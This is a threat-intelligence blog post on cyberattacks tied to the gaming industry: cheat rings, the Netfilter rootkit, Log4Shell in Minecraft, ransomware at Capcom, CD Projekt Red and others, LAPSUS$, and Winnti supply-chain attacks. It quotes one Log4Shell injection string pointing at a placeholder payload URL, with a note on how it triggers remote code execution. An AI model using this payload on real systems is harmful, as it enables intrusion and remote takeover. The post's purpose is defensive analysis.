
Gamer Cheater Hacker Spy

By BushidoToken

Published: 2022-05-01 · Archived: 2026-04-06 01:36:11 UTC



The title of this blog is a homage to the film Tinker Tailor Soldier Spy and presents the fact that video games and cheating is also tied to hacking and spying. It is a common trope in cybersecurity that professionals first became interested in the field through an encounter while playing games. Speaking personally, I first became enthralled with hacking in 2008 by matching against some modders using hacked weapons while playing Halo 3 (my favourite game of all time).

This blog aims to highlight why monitoring the video game industry is important for cyber threat intelligence analysts hunting down the latest threats. Video games and hacking are very intertwined. Many hackers start out by creating cheats for games, and have to play the games to begin with to learn how to hack them.

There are also several notable incidents whereby hacking in video games escalated to become critical issues for the software development industry and enterprise security realms. This includes zero-day exploits, stolen code-signing certificates, rootkit development, and supply-chain attacks, as well as ransomware and intellectual property theft.

The Video Game Cheating Industry

Cheating in video games is as old as the industry itself. However, nowadays cheating is a massive multi-billion dollar underground economy. What was once only done by a small group of hackers has evolved into massive

criminal enterprises, selling Cheats-as-a-Service.

In March 2021, the BBC reported that Chinese police worked with Tencent to disrupt one of the largest video-game-cheating operations ever. The perpetrators designed and sold cheats for popular games, such as Overwatch and Call of Duty. Approximately $76m (£55m) in revenue was made by the criminal business, which charged a subscription fee to clients. Subscription prices for users began at around $10 a day, and up to $200 a month.

In June 2021, security researcher Karsten Hahn uncovered a new rootkit signed by Microsoft. Later, Microsoft published a blog investigating a threat actor distributing a malicious signed driver, dubbed the Netfilter rootkit, within gaming environments. The operation was able to trick Microsoft into signing their code by submitting drivers for certification through the Windows Hardware Compatibility Program. The implications here were massive, however, the malicious actor's activity was limited to the gaming sector specifically in China. Microsoft also said they believed the aim of the driver was to gain an advantage in games and possibly exploit other players by compromising their accounts through common tools like keyloggers.

The type of malicious software (malware) like the Netfilter rootkit is common in the gaming industry as to be able to defeat anti-cheat systems you often have to be running at a level lower than the Windows operating system (OS), at the kernel-mode level.

Hackers in Games

One of the most critical events in recent gaming history was Log4Shell, a vulnerability also known as CVE-2021-44228 with a CVSS score of 10.0. That was first uncovered by the Alibaba Security team and disclosed on 9 December 2021 and was exploited immediately afterwards by a range of threats, including botnets, ransomware, and advanced persistent threat (APT) groups - but it all started in Minecraft. At the time of this writing, even five months since it was initially disclosed, thousands of applications remain vulnerable to Log4Shell.

Log4Shell was a zero-day exploit in the ubiquitous Apache Log4j logging library that if exploited successfully could lead to remote code execution (RCE) on the targeted device. Log4Shell is also trivial to exploit. It can be done so by pasting "${jndi:ldap://<URL to payload>}" into an input field and waiting for Log4j to fetch the remote payload and execute it, opening a backdoor on the affected system.

Using Log4Shell, hackers quickly began exploiting the popular video game, Minecraft. When a user pasted the string into a message they could compromise the entire Minecraft server and other players' systems. This soon became known as the "worst week in Minecraft history". As soon as players began to see this message pop up on their screens panic ensued.

As they began to realize the cause of this was the Log4Shell exploit others joined in and began to leverage it malicious attacks in Minecraft, and in other games such as Dark Souls 3. This included exploiting Log4Shell to compromise other players' accounts and stealing or destroying their in-game items, which can take months or years to acquire and can be worth hundreds or thousands of real dollars.

Figure 1. Log4Shell exploited in Minecraft

Historical Cybersecurity Incidents In The Gaming industry

Video game developers and publishers receive many of the same threats that organizations such as banks or governments may receive. To empathize the severity of the threat, Microsoft has an entire division and security operations center (SOC) dedicated to protecting the Xbox Live Network and development.

A variety of notable cybersecurity incidents that affected major household names are as follows:

- In 2003, Half Life 2's source was stolen after the email of Valve's co-founder Gabe Newell was compromised and the entire Half Life 2 source tree was downloaded from his computer
- In October 2014, four people were charged in the US and one in Australia for their alleged involvement in a hacking ring known as Xbox Underground that stole source code and intellectual property from a variety of games companies and Microsoft
- In October 2016, two teenage members of Lizard Squad and PoodleCorp were arrested for launching Distributed Denial of Service (DDoS) attacks against Pokémon GO servers and ruining gamers' Christmas with a DDoS against the servers that power PlayStation and Xbox consoles
- In March 2019, Dr. Web researchers discovered 39% of all existing Counter-Strike 1.6 game servers were being used by malicious actors in attempts to infect players with the Belonard Trojan botnet by exploiting game client vulnerabilities
- In April 2020, the source code of Valve's Team Fortress 2 and Counter-Strike: Global Offensive games was re-leaked on the Internet for anyone to download after already being leaked in 2018
- Also in April 2020, 160,000 Nintendo customer accounts getting hijacked via credential stuffing, which led to Nintendo disconnecting NNID legacy login system from main Nintendo profiles
- In December 2021, security researchers disclosed that they found several sets Amazon Web Services (AWS) keys in an exposed affected S3 bucket, with which it was possible scripts run and upload files to domains of SEGA Europe

The Game Industry Is Targeted By Organized Cybercriminals

Like any software development company, many large games companies will have corporate networks that can be targeted by cybercriminals and advanced persistent threat (APT) groups for extortion or intellectual property theft. There have been a number of high-profile and painful ransomware attacks against household names. Chinese-speaking APT groups have also targeted games companies for a variety of reasons, including intellectual property theft and important artefacts such as code-signing certificates. These incidents are a lot more serious than account hijacking or cheating, they verge into the corporate espionage and organized cybercrime realms.

Crytek and Ubisoft

In October 2020, video game developer Crytek was victim to an Egregor ransomware attack, which subsequently also reportedly affected Ubisoft. In addition to encrypting devices on Crytek's network, the Egregor operators stole unencrypted files from the company and leaked a 380MB archive on its darknet leak site containing data from WarFace and Crytek's cancelled Arena of Fate MOBA game. The Egregor operators also managed to allegedly steal data pertaining to Ubisoft's Watch Dogs: Legion game (which is ironically all about hacking). On 28 October, Egregor posted a 500GB archive containing assets from the game.




Figure 2. Ubisoft and Crytek appearing on Egregor's darknet leak site

Egregor ransomware appeared in September 2020 and was the heir apparent to the infamous Maze ransomware group, which first emerged in May 2019. Both Egregor and Maze, as well as Sekhmet, were attributed to the same group of organized cybercriminals tracked altogether as the TwistedSpider cryptonym by CrowdStrike. For Egregor, initial access was gained through the use of the QakBot banking Trojan, the targeting of unpatched Virtual Private Network (VPN) appliances, and Remote Desktop Protocol (RDP) services. In February 2022, 14 months since the group shuttered its data leak sites and ceased attacks, the master decryption keys for the Maze, Egregor, and Sekhmet ransomware operations were released on the *BleepingComputer* forums by the alleged malware developer.

CAPCOM

Japanese games developer Capcom is well-known for its iconic game franchises, including Street Fighter, Resident Evil, Devil May Cry, Monster Hunter, and Mega Man. In November 2020, the company announced it was hit by a crippling ransomware attack. The attack was orchestrated by the RagnarLocker group (aka VikingSpider), a Russian-speaking organized cybercriminal group. The threat group's previous victims include Energias de Portugal, CMA CGM, and Campari. In each case, the group demanded between $10-$15 million in ransom for the decryption keys and to prevent stolen data from being published on the group's data leak blog hosted on the darknet.

The RagnarLocker threat actors claimed in the ransom note (see Figure 2) they stole up to 1TB of sensitive data from Capcom's corporate networks in Japan, the US, and Canada. This included intellectual property, employee personal data, sensitive emails, and non-disclosure agreements. The group also threatened to leak and/or sell the stolen data if the ransom is not paid. Further, enclosed in the ransom note are screenshots of stolen files as well as including a list of Active Directory Users and Computers for the Capcom Windows domain. Security researcher Pancak3 also told *BleepingComputer* that RagnarLocker claimed to have encrypted up to 2,000 devices on Capcom's networks and are demanding $11 million in Bitcoins for a decryptor.




Figure 3. RagnarLocker ransom note and leak site targeting Capcom

In January 2021, Capcom made a statement on the breach and disclosed that it suspected the data of up to 390,000 people was likely stolen. Capcom says the exposed data could be a mix of names, addresses, phone numbers, HR information, and email addresses. In April 2021, Capcom released a final statement on the November 2020 RagnarLocker ransomware incident. The company says it had recovered from the attack, around six months since the incident started. Capcom's final assessment regarding the data breach is that only 15,649 individuals were impacted who were notified of their exposure. Stolen information also did not include payment card details, only corporate and personally identifiable data. Digital forensics experts also identified that the Ragnar Locker operators gained initial access to Capcom’s internal network by exploiting a vulnerability in an unpatched VPN device located at the company’s North American subsidiary in California. From there, the adversary pivoted to devices in offices in the US and Japan and executed the ransomware on 1 November 2020, causing email and file servers to be taken offline.

CD PROJEKT RED

On 9 February 2021, creators of the popular Witcher game series and Cyberpunk 2077, CD Projekt Red (CDPR), announced it was the victim of a ransomware attack by a threat group using a variant Emsisoft's Fabian Wosar identified as HelloKitty (aka DeathKitty). The threat group responsible also claimed in the ransom note (see Figure 3) to have stolen the source code from several of CDPR's games.

The next day, on 10 February, vx-underground tweeted that CDPR's data had been leaked to an infamous Russian-speaking cybercrime forum known as Exploit[.]in. VICE Motherboard journalists obtained a copy of the data on a low level hacking and data trading forum and downloaded it for verification purposes. The data included assets from CDPR's Witcher spin off game, Gwent. The cybercriminals responsible then posted about an auction of the data for "1kk$" (which reportedly equals $1 million in underground Russian cybercriminal slang).




Figure 4. HelloKitty ransom note and data leak targeting CD Projekt Red

From the start, CDPR did not submit to the cybercriminal's demands. CDPR's statement at the time said "We will not give in to the demands nor negotiate with the actor, being aware that this may eventually lead to the release of

the compromised data." The company added that the hackers had "successfully encrypted some devices" on CDPR's network, but that the company had backups and begun restoring the data.

Electronic Arts

In June 2021, Electronic Arts (EA) fell victim to a sophisticated social engineering attack that led to the theft of up to 780GB of proprietary source code from the FIFA franchise and its Frostbite game engine. The hacker and their associates are part of a group, which later dubbed itself LAPSUS$, would go on to wreak havoc at top companies such as Microsoft, Nvidia, Vodafone, and Okta, as well as Ubisoft according to its Telegram channel.

EA confirmed to VICE Motherboard that it had suffered a data breach and that the information listed by the hackers was the data that was stolen. The disturbing breach at EA was indicative of things to come. The LAPSUS$ group used a combination of social engineering, cybercrime underground markets selling stolen credentials and cookies, SIM swapping, and some uncomplex techniques to compromise Windows systems.

A leaked incident response report disclosed showed that once a LAPSUS$ member gained access to a compromised Windows system via RDP, they would use Microsoft Bing to download hacking tools and exploits, such as ProcessHacker and Mimikatz, from Github to turn off the victim's Endpoint Detection and Response (EDR) protection and dump credentials from the system's memory and then copied to Pastebin.




Figure 5. Threat actors connected to LAPSUS$ advertise stolen EA source code

What made LAPSUS$ so interesting is that their unique set of skills proved to be highly effective against companies with some of the best enterprise security defences in the world. These teenage hackers began by targeting a games company and went on to hit a company like Okta, which is used by hundreds of not only the Fortune 500, but also governments worldwide. The motivation of LAPSUS$ appeared to be for financial gains, however, as the hacks got more brazen it seemingly became a quest for notoriety and infamy. The group had a Telegram channel with up to 47,000 subscribers and would brag about each hack on it. Ultimately, on 24 March 2022, British police arrested seven suspects between the ages of 16 and 21 reportedly part of the gang.

The story did not end there though. On 30 March, LAPSUS$ posted details about another breach against a software consultancy giant Globant, where the group had stolen 70GB of data, including customer source code.

Further, on 22 April, KrebsOnSecurity obtained a copy of the private chat messages between members of the LAPSUS$ cybercrime group. The leaked chats revealed that LAPSUS$ also breached T-Mobile (Deutsch Telekom) multiple times in March 2022, stealing source code for a range of company projects.

Another disturbing revelation to come out of the LAPSUS$ campaign was the group's use of fake emergency data requests. This is where these cybercriminals could successfully use a hacked police or government department email account to request emergency access to personal subscriber information from internet service providers, phone companies and social media firms via the pretext that the request does not require a warrant because somebody's life is at risk. The companies would often comply due to it being an emergency and coming from a legitimate but compromised government or police email address.

APTs Hacking Games Companies For Espionage And Profit

Since at least 2009, a sophisticated Chinese hacking group known as Winnti has targeted the gaming industry. The Winnti threat group's other cryptonyms include APT41, BARIUM, WickedPanda, and WickedSpider. The gaming industry is not Winnti's only target, however, as the group has infiltrated over 100 victim companies in the US and abroad, including software development companies, computer hardware manufacturers, telecommunications providers, social media companies, non-profit organizations, universities, think tanks, and foreign governments, as well as pro-democracy politicians and activists in Hong Kong. Five members of APT41 were indicted by the US Department of Justice in September 2020 with an additional two members arrested in Malaysia. US prosecutors accused the two of working on behalf of the Chinese government’s intelligence agency, the Guangdong State Security Department (GSSD) of the Ministry of State Security (MSS).

In April 2013, Kaspersky disclosed a report called “Winnti - More than just a game". The researchers reported that in Q3 2011, the Winnti group's malware was detected on a large number of computers that were linked together through the mutual use by players of a popular online game. It was later revealed that the malware landed on the players' systems as part of a regular update from the game's official update server. Making it one of the first of several software supply-chain attacks orchestrated by this threat group. APT41 would go on to orchestrate the infamous CCleaner supply-chain attack years later in September 2017.

Kaspersky researchers uncovered that the digital signature used to sign the original Winnti malware was stolen from another video game vendor known as KOG, based in South Korea. The researchers then found that between 2011 and 2013, the Winnti group had used at least 18 stolen code-signing certificates in its campaigns all belonging to video games companies from South Korea, Japan, the Philippines, China, and the US.

Figure 6. APT41 indicted by the Department of Justice in September 2020

Hacking video games companies by a sophisticated state-sponsored adversary seemed unusual. This was due to the fact that during the same timeframe Chinese APTs had targeted Google, Adobe, and the New York Times. Many security experts were curious why Chinese intelligence agencies were heavily investing resources into hacking games companies.

Potential Winnti objectives for targeting the gaming industry:

- **Objective 1** - Online games could be exploited to accumulate in-game currency, which could be resold for real currency
- **Objective 2** - Source code theft could be used to find exploits in the software to support Objective 1
- **Objective 3** - Having zero-day exploits in any software is advantageous for an intelligence agency as it grants the ability to target other organizations and individuals
- **Objective 4** - Stealing personal customer data
- **Objective 5** - Stealing software inventions and innovations to support other industries, such as military combat simulators
- **Objective 6** - Stealing intellectual property to reproduce in their own domestic gaming industry
- **Objective 7** - Repurposing resources like code-signing certificates and email accounts for other cyber-espionage campaigns

Additionally, in March 2019 and April 2020, security researchers from ESET and QuoIntelligence, respectively, disclosed further campaigns linked to the Winnti group against the video games industry. Indicating that these adversaries continue to spy on games companies, primarily in Asia, up to 10 years later since the campaign began.

In March 2021, ESET also disclosed another campaign reminiscent of previous Winnti attacks but did not formally attribute it to the APT group. The researchers uncovered a software supply-chain attack against

emulation software, NoxPlayer, to install surveillance malware on the computers of online gamers. The maker of NoxPlayer, BigNox, says the software has 150 million users in 150 countries. The infrastructure of BigNox, was reportedly compromised by an adversary to push a malicious update. And, in some cases, additional payloads were downloaded by the BigNox updater from attacker-controlled servers.

So What?

Hopefully this blog highlights the fact that it is particularly important to monitor the cyber threat landscape of the gaming industry. There have been several occasions where a cyber incident began in the gaming sector and eventually worked its way to the software industry, and thus all other sectors are affected by it. The Log4Shell event, several software supply-chain attacks, digital certificate theft campaigns, and intellectual property theft campaigns, among others. Although these incidents may have started in the gaming industry it eventually affected top companies, such as Microsoft.

In my experience, hackers have often started out by hacking their favourite game. They either reverse engineer it themselves, learn from others, or encounter other hackers online. This then leads to cheating and/or selling cheats and techniques, and potentially zero-day exploit development. Although some of these larger cheating shops may possess the ability to discover a zero-day vulnerability or develop a Proof-of-Concept (PoC) exploit to support their cheats, there are much larger ramifications affecting the entire enterprise IT ecosystem.

Key reasons to monitor the gaming industry cyber threat landscape:

- From a Cyber Threat Intelligence (CTI) perspective, it can be useful to monitor hacking activities in the gaming communities as it can sometimes lead to corporate enterprise security
- Also from a CTI perspective, the tactics, techniques, and procedures (TTPs) that affect video game companies will affect the software industry, and thus all other sectors
- From a detection engineering perspective, monitoring the cheating industry for the latest rootkit developments and bypassing anti-cheat systems is important to identify the latest techniques leveraged in the wild for bypassing defences
- From a software development perspective, it would also be useful to monitor the development of bypasses for copyright protection and anti-piracy protections of games

Additional Resources

- Games companies that have appeared on Have I Been Pwned?
    - Sony PSN in 2011, Dungeons & Dragons Online in 2013, LOTR Online in 2013, Warframe in 2014, Epic Games in 2016, SubaGames in 2016, Evony in 2016, Unreal Engine forum in 2016, CD Projekt Red in 2017, BlankMediaGames in 2018, Mortal Online in 2018, Armor Games in 2019, IDC Games in 2021
- Darknet Diaries Episodes on Hacking Online Video Games for Fun
    - Part I - https://darknetdiaries.com/episode/7/
    - Part II - https://darknetdiaries.com/episode/8/
- Darknet Diaries Episodes on Xbox Underground
    - Part I - https://darknetdiaries.com/episode/45/
    - Part II - https://darknetdiaries.com/episode/46/

- Darknet Diaries Episode on the Vide Game Cheating Industry
    - https://darknetdiaries.com/episode/115/
